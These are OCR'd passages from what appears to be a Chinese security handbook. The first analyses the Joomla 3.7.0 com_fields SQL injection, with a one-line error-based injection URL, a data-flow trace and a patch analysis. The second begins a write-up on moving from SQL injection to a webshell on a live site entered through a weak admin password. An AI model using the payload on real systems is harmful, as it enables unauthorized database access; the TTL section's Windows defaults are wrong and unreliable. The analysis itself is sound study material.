漏洞描述：本漏洞出现在 3.7.0 新引入的一个组件“com_fields”，这个组件任何人都可以访问，无需登陆验证。由于对请求数据过滤不严导致 sql 注入，sql 注入对导致数据库中的敏感信息泄漏。
漏洞危害：被 SQL 注入后可能导致以下后果：

1.网页被篡改;


2.数据被篡改;

3.核心数据被窃取;

4.数据库所在服务器被攻击变成傀儡主机


2.2.2 漏洞流程图

如果不想看下一部分的复杂分析，你只需要记住这个最简要的流程即可



2.2.3 漏洞分析

从数据流层面分析下这个漏洞,网上流传的 POC 如下：
`/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml(1,concat(0x3e,user()),0)` 只从 POC 上可以看出 list[fullordering]这个参数的值是经典的 MYSQL 报错语句，成功爆出了数据库用户信息，效果如图 1 所示：



1SQL 报错获取数据库信息

下面动态调试跟踪下本漏洞的成因，在这之前先讲下整个数据流的流程:
1. 入口点是 C:\phpStudy32\WWW\Joomla_3.7.0-Stable-Full_Package\components\com_fields\controller.php，public function __construct($config = array()) 方法获取传入的 view、layout 的值进行逻辑判断,给 base_path 赋值，如图 2 所示。




图 2 动态调试获取漏洞点

parent::__construct($config); 这个构造方法将如图 3 中的几个参数进行赋值，赋值之后的效果如图 3 所示。建议对这几个参数的作用进行分析！




图 3 找到参数赋值




图 4 修改值后

这个漏洞最核心的地方是 list[fullordering]这个参数如何进行数据传递的！！！libraries/legacy/model/list.php 这个文件中 getUserStateFromRequest 方法，它将 url 中的 list[fullordering]值提取进行保存，如图 5




图 5

经过对于 fullordering 值得简单判断，并没有做值的白名单校验，程序即将进入第一部分的关键也就是通过 566 行的`$this->setState('list.' . $name, $value);`方法保存我们的 SQL 注入报错代码进入 list.fullordering 保存的前后过程如图 6，7 所示




图 6




图 7

1. 第一部分将我们的 payload 存进 list.fullordering 中，那么如何获取呢？直接进入最关键的部分./administrator/components/com_fields/models/fields.php 文件中 `$listOrdering = $this->getState('list.fullordering', 'a.ordering');`getState 方法获取了之前保存的 list.fullordering 的值，如图 8，并进

行 SQL 语句的拼接，escape 方法并没有把我们的 payload 过滤掉。




图 8

3.最后一步，执行 SQL 语句，拼接的语句完整语句如图 9 所示，在图 9 中也能看到报错的信息已经泄露，我们的 payload 已经成功执行了。




图 9

最终报错的信息输出到返回页面中，如图 10 所示





图 10


完成的漏洞利用流程就走完了，下面对于这个漏洞的补丁进行分析。


2.2.4 补丁分析

最版本中不获取用户可控的 list.fullordering 值了，改为获取 list.ordering 的值，那么这个 POC 改为 `/index.php?option=com_fields&view=fields&layout=modal&list[ordering]=updatexml(1,concat(0x3e,user()),0)`行不行呢？如下图进行的尝试，执行攻击失败。



原因是在存 list[ordering]状态的时候，ordering 的检测逻辑是对于值进行了白名单的确认，如果值不在 filter_fields 数组中，那么 list.ordering 会被赋值为 a.ordering,而不是之前我们的 payload，如下图所示





2.2.5 总结

这个漏洞是由于 list[fullordering]参数用户可控，后端代码并没有进行有效过滤导致 SQL 语句拼接形成 order by 的注入，修复方案是执行语句获取 list.ordering 值进行了白名单过滤，在存储状态的时候就将攻击代码覆盖了，那么在执行语句之前取的值自然就不包含攻击代码了。

2.2.6 参考

https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html

https://github.com/joomla/joomla-cms

2.3 从 mysql 注入到 getshell

antian365 by eth10

SQL 注入就是一种通过操作输入（可以是表单，可以是 get 请求，也可以是 POST 请求等）相关 SQL 语句，并且能让该语句在数据库中得以执行，从而进行攻击的技术。最主要的原因就是没有对用户输入数据的合法性或者说是客户端提交的可变参数进行严格的检查和过滤，从而导致应用程序存在该漏洞。这篇文章主要是讲述通过一个 mysql 注入漏洞，通过 os-shell 执行 echo 命令获取 webshell 的攻击过程，大牛绕过，写这篇文章主要表扬自己开始有了自己的想法，可能该想法是其他人早就知道的！

本来通过管理后台弱口令进入到系统中，发现上传点，但是各种绕过都无法成功上传木马，不得已才想到通过 SQL 注入来写一句话到文件中，看来不愧是菜鸟，还需要各位路过的大神多多指教！

2.3.1 系统基本信息获取

当我打开本次测试的站点时，使用 Firefox 的 server-spy 获取到基本信息，该网站使用的环境是 Nginx 1.4.4，脚本类型时 PHP 5.3.29，如图 1 所示。server-spy 更多信息请关注其官方网站：https://github.com/100apps/ServerSpy。

图 1 使用 server-spy 获取网站基本信息

2.3.2 获取操作系统类型

通过改变目录中以及网站程序名称中的大小写，以及 ping 网站域名获取 TTL 值等，初步判断该系统是 Unix（linux），如图 2 所示。




图 2 获取操作系统类型

知识点：

（1）TTL 是 Time To Live 的缩写，该字段指定 IP 包被路由器丢弃之前允许通过的最大网段数量。

（2）TTL 是 IPv4 包头的一个 8 bit 字段。TTL 值的注册表位置：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters 其中有个 DefaultTTL 的 DWORD 值，其数据就是默认的 TTL 值了，我们可以修改，但不能大于十进制的 255，Windows 系统设置后重启才生效。

（3）TTL 是由发送主机设置的，以防止数据包不断在 IP 互联网络上永不终止地循环。转发 IP

数据包时，要求路由器至少将 TTL 减小 1，使用 PING 时涉及到的 ICMP 报文类型，一个为 ICMP 请求回显（ICMP Echo Request），一个为 ICMP 回显应答（ICMP Echo Reply），TTL 字段值可以帮助我们识别操作系统类型。

（4）UNIX 及类 UNIX 操作系统 ICMP 回显应答的 TTL 字段值为 255，Windows2003Server、Windows 2008 Server 的 TTL 默认值为 64。

Compaq Tru64 5.0 ICMP 回显应答的 TTL 字段值为 64

